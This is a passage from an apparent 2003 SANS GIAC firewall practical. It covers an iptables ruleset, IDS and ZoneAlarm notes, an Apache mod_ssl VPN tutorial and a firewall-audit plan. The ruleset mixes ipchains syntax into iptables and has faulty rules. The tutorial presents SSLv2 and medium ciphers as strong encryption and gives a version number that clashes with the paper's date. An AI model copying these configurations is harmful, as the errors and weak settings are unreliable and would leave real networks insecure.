$IPTABLES -A FORWARD  -i $LAN -s ! $LAN_IPS -j DROP
$IPTABLES -A FORWARD  -i $PRO -s ! $PRO_IPS -j DROP
$IPTABLES -A FORWARD  -i $SER -s ! $SER_IPS -j DROP

$IPTABLES -A OUTPUT -o $SER -s ! $SER_IP -j DROP
$IPTABLES -A OUTPUT -o $PRO -s ! $PRO_IP -j DROP
$IPTABLES -A OUTPUT -o $LAN -s ! $LAN_IP -j DROP
$IPTABLES -A OUTPUT -o $EXT -s ! $EXT_IP -j DROP

# Refuse malformed broadcast packets
$IPTABLES -A INPUT -i $LAN -d $BROADCAST_SRC  -j DROP

# Don't forward directed broadcasts, stop smurfs etc
$IPTABLES -A FORWARD -i $LAN -o $SER -d $SER_NET -j DROP
$IPTABLES -A FORWARD -i $LAN -o $SER -d $SER_NET_BCAST -j DROP

$IPTABLES -A FORWARD -i $LAN -o $PRO -d $PRO_NET -j DROP
$IPTABLES -A FORWARD -i $LAN -o $PRO -d $PRO_NET_BCAST -j DROP

$IPTABLES -A FORWARD -i $PRO -o $LAN -d $LAN_NET -j DROP
$IPTABLES -A FORWARD -i $PRO -o $LAN -d $LAN_NET_BCAST -j DROP

$IPTABLES -A FORWARD -i $PRO -o $SER -d $SER_NET -j DROP
$IPTABLES -A FORWARD -i $PRO -o $SER -d $SER_NET_BCAST -j DROP

$IPTABLES -A FORWARD -i $SER -o $PRO -d $PRO_NET -j DROP
$IPTABLES -A FORWARD -i $SER -o $PRO -d $PRO_NET_BCAST -j DROP

$IPTABLES -A FORWARD -i $SER -o $LAN -d $LAN_NET -j DROP
$IPTABLES -A FORWARD -i $SER -o $LAN -d $LAN_NET_BCAST -j DROP


# Don't forward limited broadcasts in either direction
$IPTABLES -A FORWARD -d $BROADCAST_DEST -j DROP

$IPTABLES -A INPUT   -p ! udp -d $CLASS_D_MULTICAST -j DROP
$IPTABLES -A FORWARD -p ! udp -d $CLASS_D_MULTICAST -j DROP

##############################
# Block Bad TCP

# No Bits set at all
$IPTABLES -A INPUT -p tcp --tcp-flags ALL NONE -j DROP
$IPTABLES -A FORWARD -p tcp --tcp-flags ALL NONE -j DROP

# Both SYN and FIN set
$IPTABLES -A INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP
$IPTABLES -A FORWARD -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

# Both SYN and RST set
$IPTABLES -A INPUT -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
$IPTABLES -A FORWARD -p tcp --tcp-flags SYN,RST SYN,RST -j DROP

# Both FIN and RST set
$IPTABLES -A INPUT -p tcp --tcp-flags FIN,RST FIN,RST -j DROP
$IPTABLES -A FORWARD -p tcp --tcp-flags FIN,RST FIN,RST -j DROP

# Only FIN set, no ACK
$IPTABLES -A INPUT -p tcp --tcp-flags ACK,FIN FIN -j DROP
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
$IPTABLES -A FORWARD -p tcp --tcp-flags ACK,FIN FIN -j DROP

# Only PSH set, no ACK
$IPTABLES -A INPUT -p tcp --tcp-flags ACK,PSH PSH -j DROP
$IPTABLES -A FORWARD -p tcp --tcp-flags ACK,PSH PSH -j DROP

# Only URG set, no ACK
$IPTABLES -A INPUT -p tcp --tcp-flags ACK,URG URG -j DROP
$IPTABLES -A FORWARD -p tcp --tcp-flags ACK,URG URG -j DROP

############################
# Handling ICMP

# Log and drop initial ICMP fragments
$IPTABLES -A INPUT --fragment -p icmp -j LOG \
         --log-prefix "Fragmented incoming ICMP: "
$IPTABLES -A INPUT --fragment -p icmp -j DROP

$IPTABLES -A OUTPUT --fragment -p icmp -j LOG \
         --log-prefix "Fragmented outgoing ICMP: "
$IPTABLES -A OUTPUT --fragment -p icmp -j DROP

$IPTABLES -A FORWARD --fragment -p icmp -j LOG \
         --log-prefix "Fragmented forwarded ICMP: "
$IPTABLES -A FORWARD --fragment -p icmp -j DROP


# Allow source quench to Public DNS (the only server using UDP)
$IPTABLES -A INPUT -p icmp \
         --icmp-type source-quench -d $EXT_DNS -j ACCEPT
$IPTABLES -A OUTPUT -p icmp \
         --icmp-type source-quench -j ACCEPT
$IPTABLES -A FORWARD -p icmp \
         --icmp-type source-quench -j ACCEPT

# Allow ICMP errors, ease trouble shooting
$IPTABLES -A INPUT -p icmp \
         --icmp-type parameter-problem -j ACCEPT
$IPTABLES -A OUTPUT -p icmp \
         --icmp-type parameter-problem -j ACCEPT
$IPTABLES -A FORWARD -p icmp \
         --icmp-type parameter-problem -j ACCEPT
$IPTABLES -A INPUT -p icmp \
         --icmp-type destination-unreachable -j ACCEPT
$IPTABLES -A OUTPUT -o $LAN -p icmp \
         --icmp-type destination-unreachable -d $LAN_IPS -j ACCEPT
$IPTABLES -A FORWARD -o $LAN -p icmp \
         --icmp-type destination-unreachable -d $LAN_IPS -j ACCEPT
$IPTABLES -A OUTPUT -p icmp \
         --icmp-type fragmentation-needed -j ACCEPT
$IPTABLES -A FORWARD -p icmp \
         --icmp-type fragmentation-needed -j ACCEPT

# Don¹t log dropped outgoing ICMP error messages
$IPTABLES -A OUTPUT  -p icmp \
         --icmp-type destination-unreachable -j DROP
$IPTABLES -A FORWARD -o $SER -p icmp \
         --icmp-type destination-unreachable -j DROP

# Intermediate traceroute responses
$IPTABLES -A INPUT -p icmp \
         --icmp-type time-exceeded -j ACCEPT

$IPTABLES -A FORWARD -o $LAN -p icmp \
         --icmp-type time-exceeded -d $LAN_IPS -j ACCEPT
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
# allow outgoing pings to anywhere
$IPTABLES -A OUTPUT -p icmp --icmp-type echo-request \
            -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -o $SER -p icmp --icmp-type echo-request \
            -s $LAN_IPS -m state --state NEW -j ACCEPT

# allow incoming pings from trusted hosts

$IPTABLES -A INPUT  -i $SER -p icmp \
            -s $EXT_GW --icmp-type echo-request -d $SER_IPS \
            -m state --state NEW -j ACCEPT
$IPTABLES -A INPUT  -i $LAN -p icmp \
            -s $LAN_IPS --icmp-type echo-request -d $LAN_NET \
            -m state --state NEW -j ACCEPT


##############################
# Specific service filters


##############################
# LAN to external

# HTTP Traffic

$IPTABLES -A FORWARD -i $LAN -o $EXT -p tcp -s $LAN_IPS --sport $UNPRIVPORTS \
         -d any --dport 80 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $EXT -p tcp -s any --sport $UNPRIVPORTS \
          -d any --dport 80 -m state --state NEW -j ACCEPT

# HTTPS traffic

$IPTABLES -A FORWARD -i $LAN -o $EXT -p tcp -s $LAN_IPS --sport $UNPRIVPORTS \
         -d any --dport 443 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d any --dport 443 -m state --state NEW -j ACCEPT

##############################
# LAN to Service Network

# HTTP Traffic

$IPTABLES -A FORWARD -i $LAN -o $SER -p tcp -s $LAN_IPS --sport $UNPRIVPORTS \
         -d any --dport 80 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_HTTP --dport 80 -m state --state NEW -j ACCEPT

# HTTPS traffic

$IPTABLES -A FORWARD -i $LAN -o $SER -p tcp -s $LAN_IPS --sport $UNPRIVPORTS \
         -d any --dport 443 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_HTTP --dport 443 -m state --state NEW -j ACCEPT

# Symmetrical NTP

$IPTABLES -A FORWARD -i $LAN -o $SER -p udp -s $LAN_IPS --sport 123 \
         -d $SER_NTP --dport 123 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p udp -s any --sport 123 \
          -d $SER_NTP --dport 123 -m state --state NEW -j ACCEPT
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
# SMTP and POP

$IPTABLES -A FORWARD -i $LAN -o $SER -p tcp -s $LAN_IPS --sport $UNPRIVPORTS \
         -d $SER_MAIL --dport 25,110 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_MAIL --dport 25,110 -m state --state NEW -j ACCEPT

############################
# LAN to pro

# DNS

$IPTABLES -A FORWARD -o $PRO -p udp -s $LAN_IPS --sport $UNPRIVPORTS \
          -d $PRO_DNS --dport 53 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $PRO -p udp -s $LAN_IPS --sport $UNPRIVPORTS \
         -d $PRO_DNS --dport 53 -m state --state NEW -j ACCEPT

#Site Protector sensor controller

$IPTABLES -A FORWARD -i $LAN -o $PRO -p tcp -s $LAN_IDS --sport 901,2998 \
         -d $IDS --dport 901 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s $LAN_IDS --sport 901,2998 \
          -d $IDS --dport 901 -m state --state NEW -j ACCEPT


############################
# External interface to Service LAN

# External access to Public DNS

$IPTABLES -A FORWARD -i $EXT -o $SER -p ip -s any --sport $UNPRIVPORTS \
          -d $SER_DNS --dport 53 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -i $EXT -o $SER -p ip -s any --sport 53 \
          -d $SER_DNS --dport 53 -m state --state NEW -j ACCEPT

# HTTP Traffic

$IPTABLES -A FORWARD -i $EXT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
         -d $SER_HTTP --dport 80 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_HTTP --dport 80 -m state --state NEW -j ACCEPT

# HTTPS traffic

$IPTABLES -A FORWARD -i $EXT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
         -d $SER_HTTP --dport 443 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_HTTP --dport 443 -m state --state NEW -j ACCEPT

# SMTP

$IPTABLES -A FORWARD -i $EXT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
         -d $SER_MAIL --dport 25 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_MAIL --dport 25 -m state --state NEW -j ACCEPT


############################
# Service LAN to external interface
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
# Public DNS zone transfers to ISP DNS

$IPTABLES -A FORWARD -i $SER -o $EXT -p tcp -s $SER_DNS --sport 53 \
          -d $ISP_DNS --dport 53 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -i $SER -o $EXT -p tcp -s $SER_DNS --sport 53 \
          -d $ISP_DNS --dport 53 -m state --state NEW -j ACCEPT

# HTTP Traffic

$IPTABLES -A FORWARD -i $SER -o $EXT -p tcp -s $SER_IPS --sport $UNPRIVPORTS \
          -d any --dport 80 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $EXT -p tcp -s $SER_IPS --sport $UNPRIVPORTS \
          -d any --dport 80 -m state --state NEW -j ACCEPT

# HTTPS traffic

$IPTABLES -A FORWARD -i $EXT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d any --dport 443 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $EXT -p tcp -s any --sport $UNPRIVPORTS \
          -d any --dport 443 -m state --state NEW -j ACCEPT

# SMTP

$IPTABLES -A FORWARD -i $SER -o $EXT -p tcp -s $SER_IPS --sport $UNPRIVPORTS \
         -d any --dport 25 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $EXT -p tcp -s SER_IPS --sport $UNPRIVPORTS \
          -d any --dport 25 -m state --state NEW -j ACCEPT

##############################
# Service LAN to Internal LAN

# Null. No connections can be initiated to the Internal LAN

##############################
# Protected interface to Service LAN

# Private DNS to Public DNS for forwards and zone transfers

$IPTABLES -A FORWARD -i $PRO -o $SER -p ip -s any --sport 53,$UNPRIVPORTS \
          -d $SER_DNS --dport 53 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -i $PRO -o $SER -p ip -s any --sport 53 \
          -d $SER_DNS --dport 53 -m state --state NEW -j ACCEPT

# HTTP Traffic

$IPTABLES -A FORWARD -i $EXT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
         -d $SER_HTTP --dport 80 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_HTTP --dport 80 -m state --state NEW -j ACCEPT

# HTTPS traffic

$IPTABLES -A FORWARD -i $EXT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
         -d $SER_HTTP --dport 443 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_HTTP --dport 443 -m state --state NEW -j ACCEPT

# SMTP
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
$IPTABLES -A FORWARD -i $EXT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
         -d $SER_MAIL --dport 25 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s any --sport $UNPRIVPORTS \
          -d $SER_MAIL --dport 25 -m state --state NEW -j ACCEPT

# Symmetrical NTP

$IPTABLES -A FORWARD -i $LAN -o $SER -p udp -s $LAN_IPS --sport 123 \
         -d $SER_NTP --dport 123 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p udp -s any --sport 123 \
          -d $SER_NTP --dport 123 -m state --state NEW -j ACCEPT

#Site Protector sensor controller

$IPTABLES -A FORWARD -i $PRO -o $SER -p tcp -s $IDS --sport 901 \
         -d $SER_IDS --dport 901 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s $IDS --sport 901 \
          -d $SER_IDS --dport 901 -m state --state NEW -j ACCEPT

############################
# Service LAN to protected LAN

#Site Protector sensor controller

$IPTABLES -A FORWARD -i $LAN -o $PRO -p tcp -s $LAN_IDS --sport 901,2998 \
         -d $IDS --dport 901 -m state --state NEW -j ACCEPT

$IPTABLES -A OUTPUT -o $SER -p tcp -s $LAN_IDS --sport 901,2998 \
          -d $IDS --dport 901 -m state --state NEW -j ACCEPT

############################
# External interface to Internal LAN

# Null. No connections can be initiated to the Internal LAN

############################
# Source NAT'ing

# Source NAT to allow internal hosts out

$IPTABLES -t nat -A POSTROUTING -o $EXT -j SNAT --to $EXT_FW

############################
# Logging remaining traffic from External Interface

$IPTABLES -A input  -i $EXT -p tcp  -j DENY -l

$IPTABLES -A input  -i $EXT -p udp  \
             --destination-port $PRIVPORTS -j DENY -l

$IPTABLES -A input  -i $EXT -p udp  \
             --destination-port $UNPRIVPORTS -j DENY -l

$IPTABLES -A input  -i $EXT -p icmp  \
             --icmp-type 5 -j DENY -l

$IPTABLES -A input  -i $EXT -p icmp  \
             --icmp-type 13:255 -j DENY -l
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
$IPTABLES -A output -i $EXT  -j REJECT -l

############################
# Logging remaining traffic from Service LAN

$IPTABLES -A input  -i $SER -p tcp  -j DENY -l

$IPTABLES -A input  -i $SER -p udp  \
            --destination-port $PRIVPORTS -j DENY -l

$IPTABLES -A input  -i $SER -p udp  \
            --destination-port $UNPRIVPORTS -j DENY -l

$IPTABLES -A input  -i $SER -p icmp  \
            --icmp-type 5 -j DENY -l

$IPTABLES -A input  -i $SER -p icmp  \
            --icmp-type 13:255 -j DENY -l

$IPTABLES -A output -i $SER  -j REJECT -l

############################
# Logging remaining traffic from Protected LAN

$IPTABLES -A input  -i $PRO -p tcp  -j DENY -l

$IPTABLES -A input  -i $PRO -p udp  \
            --destination-port $PRIVPORTS -j DENY -l

$IPTABLES -A input  -i $PRO -p udp  \
            --destination-port $UNPRIVPORTS -j DENY -l

$IPTABLES -A input  -i $PRO -p icmp  \
            --icmp-type 5 -j DENY -l

$IPTABLES -A input  -i $PRO -p icmp  \
            --icmp-type 13:255 -j DENY -l

$IPTABLES -A output -i $PRO  -j REJECT -l

############################
# Logging remaining traffic from Internal LAN

$IPTABLES -A input  -i $LAN -p tcp  -j DENY -l

$IPTABLES -A input  -i $LAN -p udp  \
            --destination-port $PRIVPORTS -j DENY -l

$IPTABLES -A input  -i $LAN -p udp  \
            --destination-port $UNPRIVPORTS -j DENY -l

$IPTABLES -A input  -i $LAN -p icmp  \
            --icmp-type 5 -j DENY -l

$IPTABLES -A input  -i $LAN -p icmp  \
            --icmp-type 13:255 -j DENY -l

$IPTABLES -A output -i $LAN  -j REJECT -l

echo "done"

exit 0
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.0 IDS

2.2.1 IDS Context and Specifications

The Real Secure Site Protector System used on the GE network has three Network Sensors and an event collector (event database).

2.2.2 Business Requirements

The IDS must educate the network staff.

2.2.3 Policy Considerations (Implementation and tuning)

The IDS is initially configured to alert on all signatures, then fine tune overtime as normal traffic patterns are identified. Initially this creates a huge amount of events that can be filtered or have the signatures adjusted, which will dramatically reduce as filters are applied.

The sensors have two interfaces, one is a passive interface to sniff the traffic, the other is a management interface to connect back to the Event Collector.

2.2.4 Scalability

For further scalability and increased effectiveness, the following software from the ISS suite could be integrated to the existing IDS:

- Server Sensors (Host based IDS).
- Internet scanner.
- Fusion Module.

Server Sensors :

Server Sensors allow increased attack detection at the host level. This has many advantages including monitoring of application level and encrypted traffic as well as files and polices of the Host.

Internet Scanner & Fusion Module:

Internet Scanner and the Fusion Module add context to an attack by scanning a subnet / list of host for vulnerabilities. This data is then referenced in the event of an attack and correlated to provide information on whether the target was vulnerable or not. This can filter out much of the 'noise' and script kiddie scanning and can be extremely valuable in identifying dangerous attacks.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.3.0 Host Based Firewall (Zone Alarm)

2.3.1 Firewall Context and Specifications

Zone Alarm augments the perimeter defense and host based AntiVirus software to provide prevention of both and known and unknown malicious activity.

Host based firewall configuration needs to be flexible as the business requirements for windows workstations are different for each user in each department.

Starting completely locked down, Zone Alarm allows the user to add program access as needed, for both once off and ongoing access.

2.3.2 ACL Considerations

Zone Alarm consists of two parts, the Firewall and Program Control.

Firewall:

Medium security. The following is an exert from the application:

"'Visible but protected mode : Computers can see your computer but cannot share its resources. Incoming NetBIOS is blocked'"

This provides basic protection for the Windows workstations, so long as it is kept active and not disabled by the user.

Program Control

One of Zone Alarm's best features is the ability to screen access for each program on the system. Every user has their own requirements and can configure access as needed.

2.3.3 Scalability

Extra security could be achieved by using a host based firewall that does not allow the user to change the security base line. This would stop users from accidentally allowing malicious programs and ports, and from disabling the firewall completely.

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.4.0 VPN

2.4.1 VPN Considerations

The SSL VPN is used for all remote business operations (by clients, partners, suppliers and employees).

SSL is used for the Web Application 'Fortune Central' on the web server. This web server runs Apache 2.2.47 (latest current release) with the specifications listed below.

Only configuration related to the SSL VPN is discussed here. For a complete guide to Apache configuration see http://httpd.apache.org/docs-project/

2.4.2 VPN Context and Specifications

The SSL VPN is publicly available as there is no way of knowing what IP a potential client is coming from.

VPN type: Host to Host

Tunnel Protocol : Secure Socket Layer (SSL) v2 & 3

Tunneled Protocol : HTTP (called HTTPS when tunneled through SSL)

Server end point : Apache Web Server in Screened Service Network

Client end point : User Browser or Email Client

Encryption : 3DES

Key Size : 168 Bit

Apache modules: mod_auth

mod_access

mod_ssl

Path to apache : /www/

Path to Apache Webroot : /www/htdocs/

Path to Fortune Central : /www/htdocs/fc/

2.4.3 ACL - Configuring access control

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Access control for the VPN is handled via apache's basic user authentication. While this method is not the most secure (in reference to client side certificates) as long as the users browser accepts

2.4.4 Scalability

To increase speed, extra web servers could be added with some form of load balancing between them.

Increased security could be achieved by using client side certificates instead of basic user / password authentication.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.5.0 VPN Tutorial[3]

In this section I have created a tutorial for the configuration of the SSL VPN Using the specifications described above. This enables Apache to serve web pages with privacy and security.

Fortune Central is the 'Archilles Heal' of the GE infrastructure. Being a central point for business operations and e-commerce this VPN must be configured correctly or the main database and web server could be compromised.

This tutorial assumes that you have Apache, mod_ssl and OpenSSL installed and running on your server (and they are in your `PATH`). It also assumes that Apache is configured to deliver Fortune Central in plain text.

The VPN is configured in two parts : Encryption and Access Control.

2.5.1 Encryption

Data encryption is configured through mod_ssl in the httpd.conf and ensures privacy of communication. This provides HTTP over SSL, commonly called HTTPS, running over TCP : 443

Creating and Installing the Digital Certificate.

The Digital Certificate is needed for the SSL tunnel. It also ensures a level of Trust from the CA (Certifying Authority). It is recommended that the Digital Certificate is signed by a well known commercial CA, such as Thwate or VeriSign.

Steps to Create, install and Sign your Digital Certificate:

1. Create your RSA Private Key (3-DES PEM Format) with the following command :

   ```
   # openssl genrsa -des3 -out server.key 1024
   ```

   Backup your key and don't forget your pass-phrase!

2. To have the Certificate signed by a trusted third party (recommended) you need to create a Certificate Signing Request (CSR) with the servers RSA private Key, as follows:

   ```
   # openssl req -new -key server.key -out server.csr
   ```

3This tutorial has been made from the following online documentation:
Authentication, Authorization and Access Control http://httpd.apache.org/docs-2.0/howto/auth.html
mod_ssl Introduction http://www.modssl.org/docs/2.8/ssl_introduction.html
mod_ssl Reference http://www.modssl.org/docs/2.8/ssl_referance.html
mod_ssl FAQ http://www.modssl.org/docs/2.8/ssl_faq.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

NOTE: When you are asked to enter the 'CommonName' of your server, make sure that you enter the Fully Qualified Domain Name (FQDN) that it will be accessed via. In this case it will be www.gefortunecentral.com

3. The CSR needs to be sent to a CA (Certificate Authority, such as VeriSign). This is usually done via a web form. Once the Digital Certificate has been signed, it can be installed into Apache.

4. Now you have the files `server.key` and `server.crt` you have to configure Apache to use them. Add the following for you `httpd.conf` :

```
SSLCertificateFile              /path/to/server.crt
SSLCertificateKeyFile           /path/to/server.key
```

5. Restart Apache and check for errors.

```
# /www/bin/apachectl restart
```

Check log files :

```
# tail -n 50 /var/log/httpd/error.log
```

If you get errors and Apache fails to start, check the syntax of `httpd.conf` and ensure that your Digital Certificates are correct. For specific errors, check the mod_ssl and Apache Web Sites :

Apache Documentation : http://httpd.apache.org/docs-2.0/

mod_ssl : http://www.mod_ssl.org/docs/2.8/

2.5.2 Enabling SSL Strong Encryption

Now that we have the Digital Certificates installed, we need to configure Apache to use it. We will be editing and configuring the `httpd.conf` file to only accept strong encryption. Open `httpd.conf` and add the following:

```
SSLProtocol all
SSLCipherSuite HIGH:MEDIUM
```

This will only allow connections where Triple DES encryption and all ciphers with a key greater than or equal to 128 Bit can be established.

2.5.3 Access Control

The VPN access control is performed by Apache, using per directory configuration files (`.htaccess` files) and the authentication directive `AllowOverride` in the main configuration file (`httpd.conf`).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This can be achieved by Basic (UserID and Password) or by Client Certificates. In this document we will be using Basic UserID and Password access.

Access control is split up into 3 groups : Clients, Partners/Suppliers and Employees. Each group has its own access requirements enforced here.

Below is a step by step guide to configuring access control.

1.Create a password file.

The password file should be created outside of your web root so people can not access it via their browser. For the purpose of this document we will be using `/www/passwd/passwd` as our password file - change this as will suit your environment. Create the file with the following command :

```
# /path/to/htpasswd -c /www/passwd/passwd [username]
```

Where [username] is the username that you want to create access for.

You will be prompted for a password, enter it as per the GE password policy.

NOTE: the `-c` argument needs to be used the first time the command is run to create the password file.

2.Configuration of User Groups.

The three Groups are as follows :

- Client / Public.
- Partners / Suppliers.
- Local / Remote Employees.

The Client / Public group do not need any form of access control. Partners / Suppliers and Employees do need user authorization.

Groups are user defined in the file `/www/passwd/groups` and are enforced by the configuration tag '`AuthGroupFile`'. The groups file can be created in the following format :

```
SuppliersPartners: supplier0 partner0 supplier1
Employees: employee0 employee1 employee2
```

3. Configure Server to make password Request.

This is done with by placing a `.htaccess` file in the protected directory. This

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

`.htaccess` file contains unique configurations for the directory. (This can also be done by the `<Directory></Directory>` section of httpd.conf). Type the following into your `.htaccess` file.

```
AuthType Basic
AuthName "Welcome to Fortune Central. \
      Authorized Users only!"
AuthUserFile /www/passwd/passwd
AuthGroupFile /www/passwd/group
Require group SuppliersPartners
```

As you can see, this .htaccess file is for the Suppliers / partners directory of Fortune Central.

The Employees sections .htaccess file looks as follows :

```
AuthType Basic
AuthName "Welcome to Fortune Central. \
Authorized Users only!"
AuthUserFile /www/passwd/passwd
AuthGroupFile /www/passwd/group
Require group Employees
```


© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4.Testing and Verification.

Verification of the certificate can be done by visiting the secure website, and noting the padlock in the corner of the windows, shown below:

The screen shot below shows the browser information on a properly installed certificate. This can be viewed by clicking on the 'padlock' in the browser window.



5. What can be done to further increase access security?

IP address access control.

```
Allow from [address]
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Deny from [address]

order allow,deny
Allow from [address]
Deny from all
```

2.5.4 Network Traffic Trace :

The following is a tcpdump of an https connection. The traffic is encrypted so data can be seen, only the data stream itself.

```
00:52:17.567971 localhost.39163 > gefortunecentral.com.https: S
1108641184:1108641184(0) win 5840 <mss 1460,sackOK,timestamp 11521449
0,nop,wscale 0> (DF)

00:52:17.600129 gefortunecentral.com.https > localhost.39163: S
246773069:246773069(0) ack 1108641185 win 8760 <mss 1460>

00:52:17.600191 localhost.39163 > gefortunecentral.com.https: . ack 1 win
5840 (DF)

00:52:17.600786 localhost.39163 > gefortunecentral.https: P 1:73(72) ack
1 win 5840 (DF)

00:52:17.718185 gefortunecentral.https > localhost.39163: . 1:537(536)
ack 73 win 8688
```

2.5.5 Firewall Log info

Logging of HTTPS traffic has not been enabled on the firewall. This is for several reasons:

- High rate of traffic
- Better logs on web server

Web Server logs are usually located in `/var/log/http/access.log`

2.5.6 Further Information

Further information can be found at the apache website: www.apache.org and mod_ssl website.

TIP: dont get mod_ssl and apache_ssl confused. While they have been designed for a similar outcome they are totally different software modules!

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Assignment 3 Verify Firewall Policy

3.1 Planning the audit.

The Firewall audit can be split into three main parts, planning, implementation and analysis / remediation.

3.1.1 Describe the technical approach.

The firewall verification process used is to pass, or attempt to pass specific traffic through the GE Firewall and make sure that the rules listed used to what was intended.

To do this we need to pass traffic that *should* travel through the firewall and traffic that *shouldn't*. Then we can audit the output and logs and verify that everything is OK.

We will be using a laptop to audit the firewall, plugged into a switch connected to each interface of the firewall, one at a time. This laptop will then scan through the firewall as well as the firewall itself.

The laptop has a host name of FireFly.

3.1.2 Scheduling considerations.

The planning and analysis of this audit can happen at any time, however the implementation must be scheduled for the reason described below.

As the outcome of implementing this audit is not known, it could cause an interruption to the network. For this reason the Audit will be performed at a time of low network utilization with an extra member of technical staff at hand if extra trouble-shooting is needed.

The day and time chosen is most likely to be on a Saturday or Sunday as this is least likely to disrupt partners, suppliers and client who are in other time zones.

